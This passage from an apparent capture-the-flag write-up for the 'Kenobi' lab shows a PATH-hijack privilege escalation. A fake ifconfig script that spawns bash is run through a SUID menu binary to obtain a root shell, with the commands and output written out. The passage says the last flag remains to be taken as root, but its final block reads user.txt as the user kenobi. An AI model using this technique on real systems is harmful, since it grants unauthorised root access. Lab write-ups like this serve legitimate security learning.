kenobi@kenobi:/usr/bin$ mkdir /tmp/fakebin
kenobi@kenobi:/usr/bin$ echo -e '#!/bin/bash\n/bin/bash' > /tmp/fakebin/ifconfig
kenobi@kenobi:/usr/bin$ chmod +x /tmp/fakebin/ifconfig
kenobi@kenobi:/usr/bin$ PATH=/tmp/fakebin:$PATH /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@kenobi:/usr/bin# whoami
root
root@kenobi:/usr/bin#
```

We create a new folder in the **/tmp/** directory, where we will put our **fake ifconfig program**.
The **fake file,** when run, starts the bash shell.
The **chmod** command, gives the ifconfig file the rights to run.
PATH changes the location of the ifconfig program to our(previously created), instead of the real one.
menu launches our fake ifconfig, which fires bash as root.

After running the **menu** program and selecting option **3 -** it starts our program and we have **root privileges**. It remains to take the last flag.

```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$
```

Conclusion:
This CTF showed that seemingly unrelated services can lead to compromise of the system. In my opinion, it is like a puzzle - we go piece by piece until we put the whole thing together.
Here we took advantage of already known vulnerabilities, and configuration errors. This is another step in my learning.